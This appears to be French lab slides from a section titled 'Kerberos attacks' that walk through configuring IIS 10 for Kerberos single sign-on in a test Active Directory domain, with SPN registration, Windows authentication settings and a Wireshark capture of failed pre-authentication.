
SSO (Single Sign-On) est une méthode d'autentification qui permet à un utilisateur de s'authentifier une seule fois et d'accéder à des services sans avoir à se reconnecter

Objectif : Configurer IIS 10 afin d'utiliser le protocole Kerberos-SSO qui nous permettra d'authentifier les utilisateurs qui se connectent à notre site web

8 - ATTAQUES KERBEROS

8.X - Installation IIS et Edge SSO

Installation d'IIS sur Active Directory




Domaine enfant mmi.iut-velizy.local

Permet
d'identifier les
utilisateurs du
domaine

8 - ATTAQUES KERBEROS

8.X - Installation IIS et Edge SSO

Installation d'IIS sur Active Directoey



Le site par défaut est accessible via l'adresse IP de notre serveur IIS ("DHCP+IIS") à savoir 192.168.3.40

 www	Hôte (A)	192.168.3.40	statique
---	----------	--------------	----------

On a ci-dessus créer un enregistrement de type hôte sur le serveur DNS géré par le DC, le site est désormais accessible sur :
"www.mmi.iut-velizy.local"

8 - ATTAQUES KERBEROS

8.X - Installation IIS et Edge SSO

Création d'un compte de service

```
PS C:\Users\Administrateur> setspn -s HTTP/iis.mmi.iut-velizy.local svc.iis
Vérification du domaine DC=mmi,DC=iut-velizy,DC=local
Inscription des ServicePrincipalNames pour CN=service IIS,OU=Users,OU=Etabli3,DC=mmi,DC=iut-velizy,DC=loc
HTTP/iis.mmi.iut-velizy.local
Objet mis à jour
```

Powershell/ Association HTTP - svc.www

Comme vu précédemment, chaque service doit être associé à un compte dans le domaine. Nous allons ici associer le service HTTP au compte de service svc.www grâce à setspn

Propriétés de Service_IIS

Propriétés de : Service_IIS

Certificats publiés	Membre de	RéPLICATION de mot d		
Sécurité	Environnement	Session		
Général	Adresse	Compte	Profil	Téléphon
Profil des services Bureau à distance	Bureau à distance	COM		


Attributs :

Attribut	Valeur
rid	<non défini>
roomNumber	<non défini>
sAMAccountName	svc.www
sAMAccountType	805306368 = (NORMAL_USEI)
scriptPath	<non défini>
secretary	<non défini>
securityIdentifier	<non défini>
seeAlso	<non défini>
serialNumber	<non défini>
servicePrincipalName	HTTP/www.mmi.iut-velizy.local

8 - ATTAQUES KERBEROS

8.X - Installation IIS et Edge SSO

Configuration Paramètres ISS



Paramètres avancés

(Général)

Activer les applications 32 bits	False
Longueur de la file d'attente	1000
Mode de démarrage	OnDemand
Mode pipeline géré	Integrated
Nom	www.mmi.iut-velizy.local
Version du CLR .NET	v4.0

Modèle de processus

Action de délai d'inactivité	Terminate
Charger le profil utilisateur	False
Délai d'inactivité (minutes)	20
Délai imparti pour l'arrêt (secondes)	90
Délai imparti pour le démarrage (secondes)	90
Générer une entrée de journal des évènements du modèle de p	mmi.iut-velizy.local\svc.www
Identité	

Paramètres du pool d'applications



On précise sur qu'elle compte de service s'exécute
le pool d'applications

Ajout de notre site web (HTTP)

8 - ATTAQUES KERBEROS

8.X - Installation IIS et Edge SSO

Authentification

Nom	État	Type de réponse
Authentification anonyme	Désactivé	Stimulation HTTP 401
Authentification Windows	Activé	
Emprunt d'identité ASP.NET	Désactivé	

Éditeur de configuration

Section :	De :
system.webServer/security/authentication/w	ApplicationHost.config <location path='ww

Chemin d'accès le plus complet : MACHINE/WEBROOT/APPHOST/www.mmi.iut-velizy.local

authPersistNonNTLM	True
authPersistSingleRequest	False
enabled	True
extendedProtection	
providers	(Count=2)
useAppPoolCredentials	True
useKernelMode	True


On active l'authentification Windows pour pouvoir s'authentifier avec Kerberos

On active "useAppPoolCredentials" pour préciser qu'il doit utiliser son identité de pool d'applications pour déchiffrer le ticket Kerberos obtenu à partir d'AD


8 - ATTAQUES KERBEROS

8.X - Installation IIS et Edge SSO

Enfin, pour avoir une connexion transparente et automatique (SSO), nous devons du côté du client ajouter le site dans l'intranet local.



- | Nous pouvons désormais retourner sur notre site et observer ce qu'il nous affiche.



- | Il faut donner l'UPN et le mot de passe d'un utilisateur du domaine

8 - ATTAQUES KERBEROS

8.X - Installation IIS et Edge SSO

Mauvaise Authentification

Capture en cours de Ethernet 4

Fichier Editer Vue Aller Capture Analyser Statistiques Telephonie Wireless Outils Aide

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
158	21.531353	192.168.3.15	192.168.3.30	KRB5	268	AS-REQ
159	21.533285	192.168.3.30	192.168.3.15	KRB5	236	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
166	21.543670	192.168.3.15	192.168.3.30	KRB5	347	AS-REQ
167	21.545374	192.168.3.30	192.168.3.15	KRB5	203	KRB Error: KRB5KDC_ERR_PREAUTH_FAILED

> Frame 158: 268 bytes on wire (2144 bits), 268 bytes captured (2144 bits) on interface \Device\NPF_{06CF55EB-2DC9-431F-BEEA-A59B0E4C4F39}, id 0
> Ethernet II, Src: HP_a1:a1:a6 (48:9e:bd:a1:a1:a6), Dst: VMware_fb:c3:7c (00:0c:29:fb:c3:7c)
> Internet Protocol Version 4, Src: 192.168.3.15, Dst: 192.168.3.30
> Transmission Control Protocol, Src Port: 49931, Dst Port: 88, Seq: 1, Ack: 1, Len: 214
▼ Kerberos
 > Record Mark: 210 bytes
 ▼ as-req
 pvno: 5
 msg-type: krb-as-req (10)
 > padata: 1 item
 ▼ req-body
 Padding: 0
 > kdc-options: 40810010
 ▼ cname
 name-type: kRB5-NT-PRINCIPAL (1)
 ▼ cname-string: 1 item
 CNameString: Nhanvinh

